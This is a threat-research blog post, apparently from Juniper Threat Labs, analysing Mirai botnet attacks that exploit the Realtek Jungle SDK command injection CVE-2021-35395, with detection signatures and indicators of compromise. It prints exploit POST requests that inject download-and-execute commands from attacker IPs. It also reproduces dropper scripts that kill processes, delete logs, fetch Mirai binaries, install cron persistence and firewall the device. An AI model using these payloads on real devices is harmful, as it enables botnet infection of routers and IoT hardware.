
Attacks Continue Against Realtek Vulnerabilities

blogs.juniper.net/en-us/threat-research/attacks-continue-against-realtek-vulnerabilities

By

September 2, 2021



As we predicted in last week's post, threat actors continue to utilize new Realtek vulnerabilities disclosed by IoT Inspector Research Lab to distribute malware. Starting on August 19th, Juniper Threat Labs observed a new set of attacks in the wild on IoT firmware built with the Realtek SDK, this time targeting CVE-2021-35395, which was just disclosed on August 16 by IoT Inspector. (Some of these attacks were previously noted in a SAM Seamless Network blog post.) These attacks are ongoing.

The Attack

The vulnerabilities in CVE-2021-35395 affect software built with the Realtek Jungle SDK (versions v2.x up to v3.4.14B) that utilize an SDK-provided management interface over HTTP. Among these vulnerabilities is a command injection on the "formWsc" page caused by a failure to sanitize input. Upon receiving the peerPin parameter, the server copies the submitted value directly into a shell command string which is then executed:

```
"iwpriv wlan%d-vxd set_mib pin=%s"
```

The "%s" (in bold) is replaced by the contents of peerPin. By adding a semicolon to terminate the *iwpriv* statement, it is possible to execute arbitrary commands on the device. For example, given an HTTP POST request containing "peerPin=12345;malicious_command",

the device will first execute the *iwpriv* command as expected, but will then also execute *malicious_command*.

In one set of observed attacks, starting on August 24th, the attackers sent POST requests similar to the following:

```
POST /goform/formWsc HTTP/1.1
host: 143.244.134.133:80:80
content-type: application/x-www-form-urlencoded
connection: close
content-length: 150
user-agent: Dark

submit-url=%2Fwlwps.asp&resetUnCfg=0&peerPin=12345678;wget http://37.0.11.132/rh -O - | sh;&setPIN=Start+PIN&configVx
d=off&resetRptUnCfg=0&peerRptPin=
```

Figure 1. Malicious POST request exploiting CVE-2021-35395.
The injected command is:

```
wget hxxp://37[.]0.11.132/rh -O - | sh
```

which downloads and executes a script named ‘rh’:

```
n='mips mpsl arm5 arm7 sh4'
http_server='37.0.11.132'

for a in $n
do
    cat $SHELL > .b
    >.b
    busybox wget http://$http_server/b/b.$a -O- > .b
    chmod 777 .b
    ./.b exploit.realtek.http
done
```

Figure 2. Malicious script downloaded by the injected command.
This script is nearly identical to the one featured in last week’s post. The only change is that the parameter passed to the downloaded binary is “exploit.realtek.http” instead of “exploit.realtek”. When the botnet agent starts up, it opens a listening port on port 44842, and then opens a TCP connection to babaroga[.]lib (188[.]166.196.89, resolved specifically by DNS server 185[.]121.177.177) on port 53 and registers the compromised computer with the botnet, including an identifier — in this case, “exploit.realtek.http” — to indicate which attack was successful.

We observed another set of attacks, first noted by SAM Seamless Network, that also used the same proof-of-concept exploit from the initial disclosure but with a different payload:

```
POST /goform/formWsc HTTP/1.1
Connection: close
Content-Type: application/x-www-form-urlencoded
User-Agent: Dark

submit-url=%2Fwlwps.asp&resetUnCfg=0&peerPin=12345678;cd /tmp; wget http://212.192.241.87/lolol.sh; curl -O http://212.1
92.241.87/lolol.sh; chmod 777 lolol.sh; sh lolol.sh;&setPIN=Start+PIN&configVxd=off&resetRptUnCfg=0&peerRptPin=
```

Figure 3. Another example of a POST request exploiting CVE-2021-35395.

The injected commands in the peerPin parameter attempt to download a malicious script called lolol.sh using either wget or curl and then execute it:

```
cd /tmp;
wget hxxp://212[.]192.241.87/lolol.sh;
curl -O hxxp://212[.]192.241.87/lolol.sh;
chmod 777 lolol.sh;
sh lolol.sh;
```

The lolol.sh script starts by deleting logs and killing a large number of named processes and services, then specifically finding and killing processes using a significant amount of CPU time:

```
sleep 5
rm -rf /tmp
rm -rf /var/log
killall bins.sh
killall minerd
killall node
killall nodejs
killall ktx-armv4l
killall ktx-i586
killall ktx-m68k
killall ktx-mips
killall ktx-mipsel
killall ktx-powerpc
killall ktx-sh4
killall ktx-sparc
killall arm5
killall zmap
killall kaiten
killall perl
killall Nbrute
killall sshd
killall dropbear
killall /var/Sofia
killall /bin/busybox
killall nginx
killall daemon
killall qmap
killall zgrab
```

```
killall jq
killall telnetd
killall httpd
killall nginx
killall /bin/sh
killall upnpc-static
killall wsdd
killall proftpd
killall mini_httpd
killall udevd
killall /sbin/udhcpc
killall boa
killall /usr/sbin/inetd
killall dnsmasq
ps axf -o "pid %cpu" | awk '{if($2>=10.0) print $1}' | while read pid; do
cat /proc/$pid/cmdline | grep -a -E "sysrv|network01"
if [ $? -ne 0 ]; then
kill -9 $pid
fi
done
sleep 10
```

Figure 4. lolol.sh terminating other processes on the target device.

The script then tries to download a set of malicious binaries, one for each common CPU architecture. As before, the final payload is Mirai botnet malware. Each binary is renamed to nginx (a common web server and load balancer) before the script attempts to run it. Only the binary matching the target device architecture will successfully execute, and that process will immediately rename itself to avoid being terminated the next time lolol.sh runs. (Line 60 appears to be an error in the script.)

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.x86; curl -O http://212.192.241.72/bins/dark.
x86;cat dark.x86 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.mips; curl -O http://212.192.241.72/bins/dark.
mips;cat dark.mips >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.mpsl; curl -O http://212.192.241.72/bins/dark.
mpsl;cat dark.mpsl >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.arm4; curl -O http://212.192.241.72/bins/dark.
arm4;cat dark.arm4 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.arm5; curl -O http://212.192.241.72/bins/dark.
arm5;cat dark.arm5 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.arm6; curl -O http://212.192.241.72/bins/dark.
arm6;cat dark.arm6 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.arm7; curl -O http://212.192.241.72/bins/dark.
arm7;cat dark.arm7 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.ppc; curl -O http://212.192.241.72/bins/dark.
ppc;cat dark.ppc >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.m68k; curl -O http://212.192.241.72/bins/dark.
m68k;cat dark.m68k >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget
http://212.192.241.72/bins/dark.sh4; curl -O http://212.192.241.72/bins/dark.
sh4;cat dark.sh4 >nginx;chmod +x *;./nginx
http://212.192.241.72/bins/dark.86_64;cat dark.86_64 >nginx;chmod +x *;./nginx
sleep 10
```

Figure 5. lolol.sh attempting to download and execute Mirai binaries.

To ensure persistence, the script downloads the latest version of lolol.sh and sets it to run every 10 minutes as a cron job.

```
cd /etc/
sleep 30
cd /var/run/
wget http://212.192.241.72/lolol.sh
chmod 777 lolol.sh
cd /etc/
wget http://212.192.241.72/lolol.sh
chmod 777 lolol.sh
echo > /etc/cron.d/start
echo "*/10 * * * *   root    PATH="$PATH:/var/run/lolol.sh"" > /etc/cron.d/
start
echo > /etc/cron.daily/ng
echo "*/10 * * * *   root    PATH="$PATH:/var/run/lolol.sh"" > /etc/cron.
daily/ng
echo > /etc/cron.hourly/nng
echo "*/10 * * * *   root    PATH="$PATH:/etc/lolol.sh"" > /etc/cron.hourly/
nng
```

Figure 6. lolol.sh installing itself as a cron job.

Finally, the script adds firewall rules to prevent the device from being reinfected, blocking inbound connectivity to the ports to which the vulnerable server is known to bind.

```
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
iptables -A INPUT -p tcp --dport 443 -j DROP
iptables -A INPUT -p tcp --dport 8080 -j DROP
iptables -A INPUT -p tcp --dport 9000 -j DROP
iptables -A INPUT -p tcp --dport 8089 -j DROP
iptables -A INPUT -p tcp --dport 7070 -j DROP
iptables -A INPUT -p tcp --dport 8081 -j DROP
iptables -A INPUT -p tcp --dport 9090 -j DROP
iptables -A INPUT -p tcp --dport 161 -j DROP
iptables -A INPUT -p tcp --dport 5555 -j DROP
iptables -A INPUT -p tcp --dport 9600 -j DROP
iptables -A INPUT -p tcp --dport 21412 -j DROP
iptables-save
```

Figure 7. lolol.sh blocking reinfection via the Linux firewall.

Detection

The malicious POST requests exploiting CVE-2021-35395 are detected by Juniper's NGFW SRX series with IDP signature APP:MISC:REALTEK-JUNGLE-SDK-CI. The binaries and servers used in these attacks are blocked by Juniper Advanced Threat Prevention Cloud.

File Hash (SHA-256)	Threat Level	Filename	Last Submitted
d7c66e79fe334f528...	10	dark.m68k	Sep 1, 2021 5:37 PM
eb9e47d6c312374a...	10	dark.x86	Sep 1, 2021 5:36 PM
c481c8ae614abb2c7...	10	dark.arm7	Sep 1, 2021 5:35 PM
171b3c4c6bc55c1e2...	10	dark.mips	Sep 1, 2021 5:33 PM

Figure 8. Detection of malicious binaries by Juniper ATP Cloud.

IOCs

```
26a79029381745c4a9fce656f49d84ca058c132cc228316b359a36f6a505b057  dark.86_64
0473ad0259470808a1647ab093f735d8ba2e2b38161c6cc01018505079f850db  dark.arm5
1a4077a5babf5eb892e573334a260d7457871ff608ee5755bee706acf14c2148  dark.arm6
c481c8ae614abb2c7bf0ffd8094dabb6edc22c9146854ce1ee937ff6f9b3caf4  dark.arm7
d7c66e79fe334f528efb926f4eb9494ac915a83964d11c2d5bad5407e4b483fa  dark.m68k
171b3c4c6bc55c1e267929962105bd77d62e647b4c7beb56d0a61c23a129d9f3  dark.mips
3bd4a60d5614e77b2f0c08d27f184d698097c84368e377a4c5376f99a735dcf0  dark.mpsl
c1064e2b8be2015d06d11492d25931e8739028bdb89c8f0510b04278aa1b944b  dark.ppc
f76d017a46373a16338dc55d1468e126850fdea5800dcf7f9800b25dd43ad84b  dark.sh4
eb9e47d6c312374a4d00b96cc9b0df3fa5f62d5aad3c892a44c62e34e464f7a3  dark.x86
9793ac5afd1be5ec55476d2c205260d1b7af6db7cc29a9dc0f7fbee68a177c78  lolol.sh
0018e361be72a44b7b38bbecfede8d571418e56d4d62a8e186991bef322a0c16  b.arm5
171961046ee6d18424cf466ad7e01096aecf48ed602d8725e6563ad8c61f1115  b.arm7
924b6aec8aa5935e27673ee96d43dd0d1b60f044383b558e3f66cd4331f17ef4  b.mips
98fc6b2cbd04362dc10a5445c00c23c2a2cb39d24d91beab3c200f87bfd889ab  b.mpsl
9bdb7d4778261bb34df931b41d32ee9188d0c7a7e10d4d68d56f6faebd047fe4  b.sh4
2b57648fe6a75b589517cac9c515e0e6739c4aa39bfe7b3e81e2460b60edecd4  rh

37[.]0.11.132
212[.]192.241.72
212[.]192.241.87
103[.]113.143.232
103[.]142.18.38
103[.]142.18.60
103[.]242.224.152
103[.]242.224.164
103[.]242.224.179
117[.]210.156.253
122[.]169.57.70
185[.]222.59.10
31[.]210.20.100
babaroga[.]lib (resolved by 185[.]121.177.177)
188[.]166.196.89
```